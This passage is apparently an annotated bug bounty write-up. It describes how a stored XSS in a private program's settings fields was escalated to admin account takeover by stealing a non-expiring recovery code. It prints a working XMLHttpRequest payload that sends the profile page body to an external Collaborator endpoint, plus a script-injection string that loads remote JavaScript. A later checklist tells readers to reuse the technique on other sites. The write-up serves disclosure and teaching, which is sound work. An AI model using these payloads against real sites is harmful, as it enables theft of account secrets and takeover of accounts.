The researcher then opened Burp Suite and analysed the requests and responses of the application. Burp Suite is a tool that sits between your browser and a website and lets you read and modify every request and response. A request is what your browser sends to a server (for example, "give me my profile page"), and a response is what the server sends back (the page itself, plus headers and status information).
While reading the responses, the researcher found something interesting: a recovery code was reflected in the response, along with other important information. A recovery code is a secret string used to recover or register an account. If an attacker can read it, they can often use it to take over the account.
Exploitation
Step 1: read the page that contains the recovery code
The plan was to use JavaScript, running through the stored XSS, to fetch the page containing the recovery code and send its contents out to a server the researcher controlled. The payload written for this was:
var Http = new XMLHttpRequest();
var url=’https://redacted.com/profile';
Http.open(“GET”, url);
Http.send();

var burp =’https://burp-collaborator/test.php?id=' + Http.responseText ;
Http.onreadystatechange = (e) => {
 Http.open(“GET”, burp);
 Http.send();
}
Line by line:
var Http = new XMLHttpRequest();creates anXMLHttpRequestobject. This is the browser's built-in way for JavaScript to send HTTP requests in the background, without reloading the page. Think of it as a small messenger the script can send out.var url=’https://redacted.com/profile';stores the address of the profile page in a variable calledurl.Http.open(“GET”, url);prepares a GET request to that address. A GET request is the standard way a browser asks a server for a page or resource.Http.send();actually sends the request.var burp =’https://burp-collaborator/test.php?id=' + Http.responseText ;builds a second URL.Http.responseTextis the body of the response from the profile page, meaning the HTML of that page. The script glues that HTML onto the end of a URL pointing at the researcher's Burp Collaborator endpoint, as the value of theidparameter. Burp Collaborator is a service that gives you a unique address and records any request that arrives at it, so you can see data coming back from a target you cannot directly observe.Http.onreadystatechange = (e) => { ... }sets up a function that runs whenever the request's state changes. Inside it,Http.open(“GET”, burp);andHttp.send();send the second request, the one carrying the stolen page content to the Collaborator.
In effect, the body of the profile page is shipped out of band to the Collaborator. Out of band means the data leaves through a different channel than the one the victim is using, here a request to an external server.
Step 2: deliver the script through the vulnerable input
The JavaScript was hosted on the researcher's own website and loaded into the vulnerable settings input with this payload:
“><script src=”https://mywebsite.com/exploit.js” ><script>
Line by line:
- The leading
“>closes the attribute and tag the page had already opened around the input, so the browser stops treating the following text as part of that tag. <script src=”https://mywebsite.com/exploit.js” >tells the browser to download and run a JavaScript file from the researcher's website.srcis the attribute that points at the file.- The trailing
<script>is an extra opening tag. It is not needed for the attack to work, but it is part of the payload as written.
The external script tag causes the browser rendering the affected page to load and run exploit.js, which performs the two requests described above. The screenshot shows the Burp Collaborator receiving the callback after the JavaScript ran.
Step 3: use the recovery code
The Collaborator received the response of the profile page, including the recovery code and other information. Because the code does not expire, it could be used to register as a new admin and to change the password of the account. The write-up notes that the recovery code is the same code an admin receives by email when a new admin is added, and that the new admin uses it to register.
Timeline
| Event | Date |
|---|---|
| Reported | 21 Sep 2021 |
| Triaged | 29 Sep 2021 |
| Reward | 29 Sep 2021 |
Triaged means the program confirmed the report was valid and started processing it. The bounty was 500 USD.
Why it worked
The settings inputs were stored and later rendered into the profile page without adequate output encoding. Output encoding means converting characters that have special meaning in HTML (like < and >) into safe equivalents before putting them on a page, so the browser shows them as text instead of treating them as code. Because that was missing, HTML and script supplied by a user were interpreted by the browser.
The initial <h1>test</h1> probe showed the tag vanishing from the inputs, which made the reflection hard to locate. It only became visible on the profile view page reached through the profile picture feature.
The HttpOnly flag on the session cookie prevented direct cookie theft, but it did nothing about the page content itself. The recovery code was present in the response body, so any script running in the page's origin could read it. Origin here means the combination of scheme, host and port that the browser uses to decide which scripts may read which pages; a script running on the application's own page can read that page's content.
The recovery code not expiring, and being the same code used when an admin adds a new admin, is what the researcher used to escalate to account takeover. The report does not describe the server-side code, so the exact encoding failure is not stated.
What an attacker could do
Script running in the application's origin can read the profile response, including the recovery code and other information shown there. With that code, and because it does not expire, the attacker can register as a new admin and change the account password. The write-up frames this as complete takeover of admin accounts, reached by clicking to show the profile picture.
The precondition is that the payload is stored in a field that is rendered on a page the victim visits. The report does not describe any further conditions. The program initially classified XSS as out of scope, and the escalation to account takeover is what the researcher pursued instead.
How to fix it
The fix that follows from the finding is to encode user-controlled values on output so that settings content is rendered as text rather than markup, and to treat the recovery code as a secret that is never placed in a page response that ordinary users can load. Shortening or invalidating recovery codes after use would also limit the value of leaking one.
Things worth testing on other sites
- Test every settings field, including ones that appear not to reflect, by saving a unique marker and then browsing every page that shows profile data. A positive result is the marker appearing as live markup rather than escaped text.
- Upload an image whose contents include an HTML payload and view it through the profile picture feature. A positive result is the payload rendering on the profile page even though the image itself does not execute.
- Look for secrets in profile and account responses, such as recovery codes, API keys or invite codes. A positive result is a value in the response body that grants access or resets credentials.
- Where
HttpOnlyblocks cookie theft, use the XSS to read page content and send it to a Collaborator endpoint, as in the payload above. A positive result is the page body arriving out of band. - Check whether recovery or invite codes expire and whether they can be reused. A positive result is a code that still works after the expected lifetime or after being used once.
Glossary
- Admin panel: a private area of a website where staff manage content and other users.
- Burp Collaborator: a service that gives you a unique address and records any request that arrives at it, used to receive data out of band.
- Burp Suite: a tool that sits between your browser and a website and lets you read and modify requests and responses.
- Cookie: a small piece of data a website asks the browser to store and send back with every request; session cookies are how a site remembers you are logged in.
- Credential: a username and password, or an email address and password, used to log in.
- Cross-site scripting (XSS): a bug where a website lets someone else's code run inside another person's browser session, as if the site itself had written that code.
- Escalation: taking a low-value bug and chaining it with other behaviour to show a more serious consequence.
- GET request: the standard way a browser asks a server for a page or resource.
- HTML: the language browsers use to describe a web page.
- HttpOnly: a flag a server can set on a cookie that tells the browser never to let JavaScript see that cookie.
- Origin: the combination of scheme, host and port that the browser uses to decide which scripts may read which pages.
- Out of band: data leaving through a different channel than the one the victim is using, here a request to an external server.
- Out of scope: a program's decision that a class of bug is not eligible for a reward.
- Output encoding: converting characters that have special meaning in HTML into safe equivalents before putting them on a page, so the browser shows them as text instead of treating them as code.
- Payload: the piece of code or data an attacker uses to trigger a bug.
- Private program: a bug bounty programme that only invited researchers can see.
- Recovery code: a secret string used to recover or register an account.
- Request: what your browser sends to a server, for example "give me my profile page".
- Response: what the server sends back, the page itself plus headers and status information.
- Triaged: the program confirmed the report was valid and started processing it.



